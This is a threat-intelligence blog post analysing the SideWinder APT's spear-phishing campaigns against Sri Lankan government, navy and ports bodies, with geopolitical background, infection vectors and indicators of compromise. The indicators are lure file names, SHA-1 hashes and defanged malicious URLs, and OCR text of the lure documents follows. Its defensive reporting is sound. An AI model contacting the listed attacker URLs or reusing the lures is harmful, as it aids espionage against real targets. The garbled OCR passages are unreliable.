

SideWinder's (T-APT-04) Sri Lanka Adventure


 nimanthadeshappriya.com/post/sidewinder-s-t-apt-04-sri-lanka-adventure

Nimantha Deshappriya

October 24, 2024

Sri Lanka has historically not been a prime target for cyberattacks, particularly by financially motivated groups or advanced persistent threat (APT) actors. The number of ransomware cases reported in Sri Lanka is significantly lower compared to Western countries, suggesting that the nation may not be seen as lucrative for ransomware operations. Additionally, Sri Lanka is a small, friendly nation with strong diplomatic ties and is not viewed as a global power or a threat to other countries' national security. As a result, advanced persistent threat attacks rarely make headlines in the news, online, or on television. However, this narrative is gradually shifting, primarily due to certain political decisions made by previous Sri Lankan governments.





In recent years, government institutions in Sri Lanka have begun to experience sophisticated attacks that were previously unseen. The security community has studied these attacks and swiftly traced them to an advanced persistent threat group known as SideWinder. So who exactly is SideWinder, and what interest do they have in targeting a nation like Sri Lanka?

SideWinder, also known as Rattlesnake, Razor Tiger, and T-APT-04, is a nation-state cyber-espionage group believed to have originated in India. Active since at least 2012, this group has primarily focused on launching attacks against regional countries, including Pakistan, Nepal, China, and Sri Lanka.

Before we explore SideWinder's activities further, it's essential to understand why a small and friendly nation like Sri Lanka has become a target.

Nation-state actors operate with the backing of their governments, granting them the authority to target other governments, organizations, and individuals. Their objectives can vary, including espionage, disruption or destruction, and conveying political messages. SideWinder, believed to be a state-sponsored threat group from India, likely does not have intentions of causing destruction or sending a strong political message to the Sri Lankan government, given the healthy and strong relationship between the two countries. Therefore, the primary objective appears to be espionage, aimed at stealing intelligence or other sensitive information from government organizations, contractors, and businesses, likely driven by some of the recent political decisions made by the Sri Lankan government.

It's crucial to discuss the political dynamics between the two countries that have drawn the attention of an APT group like SideWinder and led to the surge in sophisticated cyber attacks that Sri Lanka has never experienced before.


Sri Lanka endured a nearly three-decade-long civil war, one of the longest-running in Asia. As the war drew to a close, the country faced significant economic turmoil. During this challenging period, China emerged as a key ally, offering substantial foreign aid and support to help Sri Lanka achieve economic growth. Some of the key infrastructure projects developed by China in Sri Lanka include the Hambantota Port, Mattala Airport, and the Colombo South Harbour Expansion Project, with a combined value of over USD 6 billion—significantly more than contributions from any other.

The Hambantota Port, a highly discussed project in which China invested \$2.19 billion, has drawn significant attention, especially after the former Sri Lankan government agreed to lease majority ownership to a Chinese firm due to a debt crisis. There are ongoing rumours that the port could be used as a Chinese naval base to extend China's military capabilities overseas. Furthermore, reports of China gifting Sri Lanka's navy a frigate and other vessels, along with allowing the Chinese high-tech survey ship "Yuan Wang 5" to dock at the port, have raised concerns, particularly in India. These developments have sparked fears that China could establish a strong foothold in Hambantota, providing them with strategic dominance over a vast area of the Indian Ocean, from Australia in the east to Africa in the west, and even as far as Antarctica. Such a position could enable China to closely monitor all vessels, military and non-military, traversing this vital maritime region.

The recent developments are believed to have fueled SideWinder's cyber-espionage activities in Sri Lanka. SideWinder, a group already known for cyberattacks against regional adversaries like Pakistan, China, and other nations in the region. This shift aligns with Sri Lanka's growing geopolitical significance, potentially drawing the group's interest for espionage and intelligence-gathering purposes.

In this article, I will explore the operations carried out by SideWinder in Sri Lanka, detailing the tactics, techniques, and procedures employed during their cyberattacks within Sri Lanka's digital landscape.





Technical Analysis

SideWinder is often viewed as a low-skilled actor due to its reliance on publicly available exploits, malicious LINK files, and scripts for initial compromise, as well as the use of RATs (Remote Access Trojans). However, a deeper analysis of its operations reveals that its true capabilities are much more advanced. Despite the use of commonly accessible tools, SideWinder employs sophisticated techniques to maintain persistence and avoid detection, demonstrating a higher level of skill than initially perceived. This group carries out prolonged covert operations aimed at espionage and intelligence gathering, often targeting diplomatic and military organizations to collect geopolitical intelligence.

SideWinder's campaigns typically begin with spear-phishing emails that contain malicious attachments. The most frequently observed initial infection vectors in these phishing campaigns include:

- An LNK file that retrieves an RTF file and delivers a JavaScript file.
- A ZIP archive containing an LNK file, which downloads an HTA file that includes JavaScript.
- An RTF file that delivers a JavaScript file.
- A PDF document containing an embedded JavaScript stream.
- A DOCX file with an external link to an OLE object (RTF file), which then delivers a JavaScript file.

The file contents are customized for each target, with adjustments made based on the specific country being targeted. In previous attacks on Sri Lanka, the group primarily used Microsoft documents, followed by RTF files. This is believed to be due to the outdated Microsoft software commonly used by Sri Lankan government agencies, making them more vulnerable to such attacks.

The following files were utilized in a spear-phishing attempt targeting Sri Lankan government entities to lure users into opening them.

File Name	Malware Type	SHA-1	URL
Article-237.docx	Malicious Document	1c28c495c6c8794afe594580fb2958874781698f	hxxps://www-moha-gov-lk[.]direct888[.]net/Article237/34b8
mof-npd-circ20240103.docx	Malicious Document	683210af38ef15f1bacb67ddc42f085bee05cf35	hxxps://president-gov-lk[.]donwloaded[.]net/a4884a53/
පුද්ගලයන් 343ක් අධිකරණයට ඉදිරිපත් කළා.docx	Malicious Document	44c836f99f8b945830781d9580cb7f77bfafc843	hxxps://navy-lk[.]direct888[.]net/report/2947696
ce2afa9c4b48aee2293744416a7811ec.docx	Malicious Document	0b8b55d31bd8c3218f624a0484cf0a6547d80c5e	hxxps://slpa[.]mod-gov[.]org/5946/1/5770/2/0/0/0/m/
5698.doc	Malicious Document	dbc5756895b6585527bd6ebc4411ea6a4a6e2886	hxxps://mailarmylk[.]mods[.]jema1aadeec4
PensionersForm.docx	Malicious Document	09b5a73e62b803724dd54381f1d98b4b67d64451	hxxps://srilanka-navy[.]lforvk[.]cc
letter-for-using-satellite-phones.docx	Malicious Document	905e6932f6c3396d1c65251682f1e7592ce32c8c	hxxps://sl-navy[.]office-drive[.]liv

විමර්ශන

ආරක්ෂක සේවා මූලස්ථානය (මධ්‍යම)
සුද්ධ කවුලු කඳවුර
දිනකලාව


ආපේත්‍ර(මධ්‍යම)/ල/සභා/රැකවැටුප්/05/2024 (36)

සමදාහරණ බලපත්‍ර 2024 ජූනි මස 18^{වන} දින

රැකවැටුප් සභාවේ විමර්ශන පත්‍රයක්

මෙහිදී : ආපේත්‍ර(මධ්‍යම)/ල/සභා/රැකවැටුප්/05/2023(62) හා 2023.11.28 දිනැති මෙම මුල ලිපිය.


1. ස්වකීයව හා මධ්‍යම අංශයේ සේවයේ ප්‍රකාශයට පත්කරනු ලබන "රැකවැටුප්" සභාවේ 2024 අප්‍රේල් මස 265 කලාපය මෙම ආපේත්‍ර යටතේ සාලනය වන තුළ කඳවුරක් වෙතම සමදාහරණ පිළිබිඹු සඳහා අදාළ සභා ප්‍රමාණය අඩුම මුලය වෙත ලැබී යූය.
2. ඒ අනුව මෙම ආපේත්‍ර (මධ්‍යම) යටතේ ඇති සියළු සේවකයන් වෙත එම සභාවට වෙබ්දැම පිළිබඳව අභ්‍යන්තරව, මෙම වෙත වෙබ් කට ඇති සභා ප්‍රමාණයන් යටතේ සඳහා සේවකයන්ගේ 2024.06.24 දිනැති මුලයට ප්‍රථම ආපේත්‍ර(මධ්‍යම) මතෝද්දාන මෙහෙයුම් අංශය වෙත ඇමිණ අදාළ සභා ලිපිකැමීමට කටයුතු කිරීම මෙන් කාර්යයන් දැන්වීම සිදුකරනු ලැබේ.




සී ඩී ජයවර්ධන මුලසාන
ලිපිකර් කාර්යාල
ප්‍රමාණ 1 (මතෝද්දාන මෙහෙයුම්)
අභ්‍යන්තර වෙබ්දැම

සමදාහරණ/ලිපිකර්


11 සාමල සේත්‍ර, 12 සාමල සේත්‍ර, ආරක්ෂක අංශය (මධ්‍යම), 6 කාදාම, 7 මුල-ස-ම, 1 ගැණව, 5 ගැණව, 23 වසර, 8 සමුම, 6 සමුම, 7 මුලසභාව, මුල-සමුම, සුසමුම - මුලසල, සෙවනුසල(දි), සුසමුම, කපටසල,



5698.doc



[PensionersForm.docx](#)



RECEIVED
6838
13 FEB 2023
M. D. OFFICE
S.L.P.A.

S.L.P.A.
+94 (0) 11 2439352
Office

சென்னை
தொலைபேசி } +94 (0) 11 2439352
Fax No

செய்துள்ள இலா } MPS/P&D/03/04/Vol-III
No. Number

உள்ள இலா }
உ.ம.ப. இலா }
Your Number

நி.ம.ப. }
திகதி } 2023.02.10
Date


M.D

வாழ்வுப் புகழின் மொழி

தமிழ்நாட்டின் மொழி.

v v p d m
14/2/2023

மாண்புமிகு பேரவைத் தலைவர்
மாண்புமிகு பேரவைத் தலைவர்
மாண்புமிகு பேரவைத் தலைவர்
(மாண்புமிகு)



[ce2afa9c4b48aee2293744416a7811ec.docx](#)


References Mailings Review View Tell me what you want to do...

Find -
Replace
Select -

Paragraph Styles Editing

|

Government of Sri Lanka receives notable foreign financing support from the International Financial Institutions



[Article-237.docx](#)



පුද්ගලයන් 343ක් ඉඩකරණයට ඉදිරිපත් කළා - Word (Product Activation Failed)



Layout References Mailings Review View Tell me what you want to do...


Font Paragraph Styles Editing

ශ්‍රී ලංකා නාවික හමුදාව පසුගිය 2023 වසරේ සිදුකල මෙහෙයුම් මඟින් මන්දිරවීය විශාල තොගයක් සමඟ මන්දිරවීය ජාවාරම ඇතුළු නීති විරෝධී කටයුතු සිදුකල පුද්ගලයින් 343 ක් නීතියේ රැහැනට හසුකරදීමට සමත් වෙයි

ශ්‍රී ලංකා නාවික හමුදාව පසුගිය 2023 වසරේ සිදුකල මෙහෙයුම් මඟින් මන්දිරවීය හා මත්පැන ජාවාරම, අනවසර භාණ්ඩ ජාවාරම හඟ මඟින් ජාවාරම අතුළු නීති විරෝධී කටයුතු සිදුකල ඉදිගිය හා විඉදිගිය පුද්ගලයින් 343 ක් සමඟ මන්දිරවීය විශාල තොගයක් නීතියේ රැහැනට හසුකරදීමට සමත් විය.



ප්‍රදේශයන් 343ක් අධිකරණයට ඉදිරිපත් කළා.docx



මුදල්, ආර්ථික ස්ථායීකරණ සහ ජාතික ප්‍රතිපත්ති අමාත්‍යාංශය
 நிதி, பொருளாதார உறுதிப்பாடு மற்றும் தேசியக் கொள்கைகள் அமைச்சு
 MINISTRY OF FINANCE, ECONOMIC STABILIZATION AND NATIONAL POLICIES

මහලේකම් කාර්යාලය, කොළඹ 01,
 ශ්‍රී ලංකාව

செயலகம், கொழும்பு 01,
 இலங்கை.

The Secretariat, Colombo 01,
 Sri Lanka.

කාර්යාලය } 011-2484500
 தொலைபேசி } 011-2484600
 Office } 011-2484700

ෆැක්ස් } 011-2449823
 தொலைநகல் }
 Fax }

වෙබ් අඩවිය }
 இணையத்தளம் } www.treasury.gov.lk
 Website }

මගේ අංකය } NP/DCB2024/Gen
 எனது இல }
 My No }

ඔබේ අංකය }
 உமது இல }
 Your No }

දිනය } 2024.01.03
 திகதி }
 Date }


මුදල් අමාත්‍යාංශ චක්‍රලේඛ: MF/02/2024

සියලුම දිස්ත්‍රික් ලේකම්වරුන් වෙත,

